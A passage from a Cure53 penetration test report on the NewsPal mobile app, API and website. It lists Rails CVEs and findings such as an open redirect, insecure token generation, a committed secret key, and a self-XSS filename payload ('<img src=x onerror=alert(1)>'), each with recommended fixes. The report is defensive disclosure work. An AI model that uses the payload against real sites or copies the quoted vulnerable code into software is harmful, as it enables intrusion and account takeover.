- **CVE-2015-7577** *activerecord/lib/active_record/nested_attributes.rb* in the Active Record in Ruby-on-Rails 3.1.x and 3.2.x before 3.2.22.1, 4.0.x and 4.1.x before 4.1.14.1, 4.2.x before 4.2.5.1, and 5.x before 5.0.0.beta1.1. It appears to implement a certain destroy option improperly, thus letting remote attackers bypass the intended change restrictions by leveraging the use of the nested attributes feature.
- **CVE-2015-7576** as the *http_basic_authenticate_with* method in *actionpack/lib/action_controller/metal/http_authentication.rb* in the Basic Authentication implementation in the Action Controller in Ruby-on-Rails before 3.2.22.1, 4.0.x and 4.1.x before 4.1.14.1, 4.2.x before 4.2.5.1, and 5.x before 5.0.0.beta1.1. The problem stems from the lack of use or a constant-time

[19] https://www.cvedetails.com/vulnerability-list/vend..._id-164911/Rubyonrails-Ruby-On-Rails-4.0.4.html

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

algorithm for verifying credentials, which makes it easier for remote attackers to bypass authentication by measuring timing differences.

- **CVE-2014-7829** directory traversal vulnerability in *actionpack/lib/action_dispatch/middleware/static.rb* in the Action Pack in Ruby-on-Rails 3.x before 3.2.21, 4.0.x before 4.0.12, 4.1.x before 4.1.8, and 4.2.x before 4.2.0.beta4. For when *serve_static_assets* is enabled, it allows remote attackers to determine the existence of files outside the application root via vectors involving a \ (backslash) character. This issue is similar to CVE-2014-7818.
- **CVE-2014-7818** directory traversal vulnerability in *actionpack/lib/action_dispatch/middleware/static.rb* in the Action Pack in Ruby-on-Rails 3.x before 3.2.20, 4.0.x before 4.0.11, 4.1.x before 4.1.7, and 4.2.x before 4.2.0.beta3, when *serve_static_assets* is enabled. It allows remote attackers to determine the existence of files outside the application root via a */..%2F* sequence.
- **CVE-2014-3514** *activerecord/lib/active_record/relation/query_methods.rb* in the Active Record in Ruby-on-Rails 4.0.x before 4.0.9 and 4.1.x before 4.1.5. It allows remote attackers to bypass the strong parameters protection mechanism via crafted input to an application that makes *create_with* calls.
- **CVE-2014-3483** SQL injection vulnerability in *activerecord/lib/active_record/connection_adapters/postgresql/quoting.rb* in the PostgreSQL adapter for the Active Record in Ruby-on-Rails 4.x before 4.0.7 and 4.1.x before 4.1.3. The issue permits remote attackers to execute arbitrary SQL commands by leveraging improper range quoting.
- **CVE-2014-0130** Directory traversal vulnerability in *actionpack/lib/abstract_controller/base.rb* in the implicit-render implementation in Ruby-on-Rails before 3.2.18, 4.0.x before 4.0.5, and 4.1.x before 4.1.1. It occurs when certain route globbing configurations are enabled, allowing remote attackers to read arbitrary files via a crafted request.

It is urgently recommended to upgrade the application to the most recent available version of the Ruby-On-Rails framework and implement a thorough and timely patching strategy for all of the software gems included.

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

Miscellaneous Issues

This section covers those noteworthy findings that did not lead to an exploit but might aid an attacker in achieving their malicious goals in the future. Most of these results are vulnerable code snippets that did not provide an easy way to be called. Conclusively, while a vulnerability is present, an exploit might not always be possible.

NPM-01-002 Android: ContentProvider exported not specified *(Info)*

The *NewsPalContentProvider* does not specify explicitly if it should be exported and accessible to other applications or not. The default behavior depends mostly on the *minSdkVersion*[20]. In the current case of the version set to *19* in the *gradle.build* config, the content provider sets the export default to *false*. If the version would be changed or mistakenly set to a value of *16* or lower, the internal data becomes accessible to other applications.

It is suggested that each *ContentProvider* and any other activities or receivers that could be exposed have their *exported* attribute explicitly defined in the *AndroidManifest.xml.*

NPM-01-004 Android: debuggable and backup flags enabled *(Medium)*

It was found that the Android Manifest of the NewsPal app has the *debuggable* and *backup application f*lags enabled. The *backup* flag will allow users that have USB debugging enabled (which is uncommon) to retrieve all information from the private storage of the application. In addition to this, the *debugging* flag will enable more verbose logging in the Android logs, hence increasing the odds of additional leakage.

This issue can be observed on the Android Manifest within the APK provided for testing:

```
<application android:allowBackup="true" android:debuggable="true"
android:hardwareAccelerated="true" android:icon="@drawable/ic_launcher_prod"
android:label="@string/app_name" android:largeHeap="true"
android:name="com.projectmango.newspal.NewsPalApplication"
android:supportsRtl="true" android:theme="@style/AppTheme"
android:vmSafeMode="true">
```

It is recommended to at least disable the *debuggable* flag to avoid unintended leakage on the phone. While researchers can disable this, it will nevertheless protect the average users from being attacked by malicious applications leveraging the information leaked in the logs. The *allowBackup* flag could be deleted if the user data is backed-up on the server-side.

[20] https://developer.android.com/guide/topics/manifest/provider-element.html#exported

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

NPM-01-005 API Server: Lack of HSTS and secure flag *(Info)*

It was found that the API server employed by the mobile app fails to take advantage of the HSTS header[21] and the *secure cookie* attribute on session cookies. These weaknesses might be leveraged by an attacker with the ability to manipulate network traffic, giving way for performing channel downgrade attacks and/or leak session tokens. In other words, the attacker is granted a capability to hijack user-sessions. The lack of HSTS can be observed in all HTTP responses that the API server returns to the mobile app. The sign in endpoint additionally reveals that the *secure* flag is not currently being set on the session cookie:

Request:

```
POST /v1/users/sign_in.json HTTP/1.1
[...]
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 06 Jun 2016 10:23:44 GMT
Content-Type: application/json; charset=utf-8
Connection: close
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-UA-Compatible: chrome=1
ETag: "58a56a1fbcf6e299fa4c0dc8d315cc89"
Cache-Control: max-age=0, private, must-revalidate
Set-Cookie: _newsweb_session=MHhmd[...]; path=/; HttpOnly
X-Request-Id: 93bcbd7e-cabd-406a-bc15-7c3cab11ef34
X-Runtime: 0.021019
Content-Length: 33

{"user_id":1138,"client_id":null}
```

It is recommended to remove the server header to avoid data leakage. Further, the HSTS header should be deployed and to the *secure* flag on session cookies should be set. The mitigation strategy can be drawn from the following example:

Proposed fix:

```
HTTP/1.1 200 OK
Date: Mon, 06 Jun 2016 10:23:44 GMT
Content-Type: application/json; charset=utf-8
Connection: close
X-Frame-Options: SAMEORIGIN
```

[21] https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

```
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-UA-Compatible: chrome=1
ETag: "58a56a1fbcf6e299fa4c0dc8d315cc89"
Cache-Control: max-age=0, private, must-revalidate
Set-Cookie: _newsweb_session=MHhmd[...]; path=/; HttpOnly; Secure
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
[...]
```

NPM-01-013 Web: Forgotten JavaScript Debug Statement in Ad Uploads *(Info)*

It was found that some of the JavaScript files of the tested application still make use of the debugger statement. This was for instance noticed in the *ad management area*, to which a user can upload images for ads.

Example Code:

```
<script type="text/javascript">
$(document).on('change', '.ads_form input:file', function() {
	debugger;
	var uploadedImageName = this.files[0].name;
	$(this).parents('.btn-file').siblings('.uneditable-input').append(
		uploadedImageName);
});
</script>
```

Production code should never contain any debug breakpoints or other debug information. The existing sources should be scanned for other occurrences of the debugger statement and the statement should consequently be removed.

NPM-01-014 Web: Uploads reside temporarily in Webroot *(Medium)*

Upon uploading images and audio files, the application pushes them to an Amazon S3 bucket to make sure that potentially malicious data is not residing in the webroot of the backend application (i.e. persistent XSS via SVG or HTML camouflaged as GIF). It was however noticed that the uploads are in fact being stored (although temporarily) in the webroot. Thus, they are available from the Internet in the context of the same domain as the application itself. This introduces an XSS risk that should be mitigated.

PoC:
https://portal.projectmango.com/uploads/tmp/1465544096-20615-4751/animated.gif

It is strongly recommended to never store any user-controlled files in the webroot of the application. A different domain, or actually even different server, should be consistently used for that purpose, in spite of the fact that the path to the uploaded files might be hard to guess (timestamp and several IDs).

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

It is either recommended to push the files directly to the Amazon S3 instance and leave no traces in the webroot or, if necessary, store the files on the application's server but outside the webroot. In the latter case they cannot be opened directly in the context of the application's domain.

NPM-01-016 Web: New Password can be set without old Password *(Medium)*

It was found that the web application permits a user to change its account's password without confirming the old password. If an attacker is able to take control of the user's session, he/she can easily take over the user's account by changing the password. A common scenario is that the attacker finds a CSRF vulnerability on the application and that issue leads to a scenario in which the attacker can change the victim's password without any user-interaction.

Affected Code:

```
def update_password
      @user = User.find(current_user.id)
      if @user.update(user_params)
      # Sign in the user by passing validation in case their password changed
      sign_in @user, :bypass => true
      redirect_to root_path
      else
      render "edit"
      end
  end
```

What is more it was found that after changing the password for an account, all the sessions of the account remain valid. To follow best practices, it is recommended to invalidate all the sessions of the account immediately after the password has been changed so that if a user's account is hijacked, they stand a chance to prevent any further unauthorized access.

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

NPM-01-017 Web: Self-XSS via Image Upload and malicious Filename *(Low)*

The handling of filenames upon uploads of images is unsafe and allows for a Self-XSS (as in an attacker can be tricking a victim into uploading a maliciously prepared file). The name of the uploaded file is not being escaped properly and, in case the filename contains HTML characters, can lead to JavaScript execution.

Steps to reproduce:

- Create a file called test.*<img src=x onerror=alert(1)>.gif*
- Navigate to the URL https://portal.projectmango.com/ads/new
- Upload the file.

This problem is hard if not impossible to exploit, therefore being listed as an issue with minimal severity and risk. However, it is still recommended to make sure that the filename is only reflected after being properly escaped and encoded.

NPM-01-019 Web: Secret Session Key included in Version Control *(Medium)*

It was found that the secret session token used to generate and encrypt the secure cookie values is included in the Github's version control system.

Affected File:
config/initializers/secret_token.rb

The file containing this data should be removed from the Github entity to make sure that it is exclusively known to the application and the deployment scripts that roll the application out. Github provides an article that can be used for assistance in fulfilling this task and instructing the team on how to remove sensitive files that were checked in accidentally[22].

NPM-01-020 Web: Insufficient URL Regex allows XSS via URL *(Medium)*

The *Stories* model uses a regular expression to validate URLs for stories, attempting to make sure that only safe HTTP URLs can be used. This regex is however crafted in a faulty way and does not serve its designated purpose[23]. Instead of the *caret* and the *dollar*, different anchors need to be used for validation:

```
/\A(http|https):\/\/[a-z0-9]+([\-\.]{1}[a-z0-9]+)*\.[a-z]{2,5}(:[0-9]{1,5})?
(\/.*)?\z/ix
```

[22] https://help.github.com/articles/remove-sensitive-data/
[23] http://www.regular-expressions.info/ruby.html

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

Alternatively, it is recommended to use a URI parser library and validate against the parser results instead of relying on the regular expressions[24].

Note that it was further found that URLs for ads are not validated at all. For the latter scenario an attacker can simply enter a JavaScript URI and thereby most likely cause an XSS attack. It is similarly recommended to make sure that any URLs that are user-controlled undergo the proper validation process and start with a secure scheme, namely HTTP or HTTPS.

NPM-01-021 Web: Unsafe Redirect in Stories Controller *(Medium)*

The *Stories* controller offers an option to redirect to a URL after updating a story item. The redirect target is being fueled by the HTTP Referrer, which can be influenced by an attacker. No filtering or any other kind of validation is being used against this potentially attacker-controlled URL at present.

Affected Code:

```
def update
       if @story.update_attributes(story_params.merge(
              date: Date.parse(story_params[:date])))
       if story_params[:narrator_id].present? && !@story.rfn?
       @story.update_attribute(:narrator_id, story_params[:narrator_id])
       @story.rfn!
       end

       redirect_to request.env['HTTP_REFERER']
       else
       render :action => 'edit'
       end
  end
```

It should be made sure that the redirect target can only lead to URLs that are on the same origin as the NewsPal web platform. Consideration should be given to a complete removal of the logic using the HTTP referrer. Either the JavaScript history API or a redirect to a static URL should be assessed as a possible way to move forward.

[24] https://coderwall.com/p/ztig5g/validate-urls-in-rails

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

NPM-01-022 Web: Insecure Random Number Generation for Invites *(Low)*

The application code indicates the presence of a feature that allows to invite new users onto the platform. A potential new user would receive an email that contains an invitation token which is, however, generated in an insecure manner that allows brute-forcing. In effect, it might allow an attacker to get access to the platform in an illegitimate way.

Affected Code:

```
def self.generate
        id = rand(10000000)
        while self.where(:token => id).first != nil
        id = rand(10000000)
        end
        id
end
```

It is recommended to remove the code that generates the token using *rand()*. In its place, the *SecureRandom* features Ruby offers for those specific purposes[25] seem like a much better approach. This also removes the need to check for the existing tokens in the model and generate new ones in case collisions appear. While rather unlikely, this specific part of the function might be used as a side-channel attack to determine existing tokens.

[25] http://ruby-doc.org/stdlib-1.9.2/libdoc/securerandom/rdoc/SecureRandom.html

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

Conclusions

The report has shed light on the approach, proceedings and findings of the nine-day penetration test conducted by four members of the Cure53 against the NewsPal media application and its connected components. More specifically, this June 2016 test relied on a white-box approach and covered the mobile application, API and website. The results of the text are rather mix. First and foremost, the number of the discoveries, standing at a total number of twenty-two, points to a rather pronounced urgency of addressing and reviewing the state of security at the NewsPal app. Secondly, as already hinted at in the Introduction, the application itself is in a relatively good shape, while the website is affected by the “Critical” issues that can be detrimental. Further, there are far more problems plaguing the website across different security dimensions and areas.

As a consequence, the conclusions to this report rely on recommending substantial efforts to be invested into the mobile application with regard to implementing better and more in-depth protections, such as certificate pinning. Similarly, attention should be given to taking advantage of the known and general ways of making the transport security safer. Honing in on the critical issues, there is no question that a server’s software update needed to repair the dangers of the ImageTragick bug (I.e. NPM-01-011) is feasible. However, it is apparent that the critical CSRF token leakage issue described in NPM-01-015 requires much more revisionist and rigorous debate if it is to be fixed at all. This is because solving the problem behind this finding requires a change of the entire design and calls for altering how the application works. At the same time, the Cure53 cannot condone the use of the AJAX pattern, which is dangerous and must be eradicated.

The overall conclusion is that the web application seems to have been written hastily and in somewhat of a hectic manner that eventually obviously countered any chance for the security in-depth mechanisms to be in place. In the next steps, it is recommended to first review and address the reported issues, with a follow-up retest in mind. During the next evaluation, the testing team could also take a look at the more trivial issues like the missing HTTP security headers, cookie security flags, the SSL configuration and the like components, vital for a robust security framework. Meanwhile, the maintainers of the website should give some thought to elevating their skills by participating in a web-security training. At the current state, the setup and security status prevent the Cure53 team from entrusting the application with “going live”.

Cure53 would like to thank Reza Ghazinouri for the project coordination, support and assistance, both before and during this assignment. We would like to further express our gratitude to the Open Technology Fund in Washington D.C., USA, for generously funding this and other penetration test projects and enabling us to publish the results.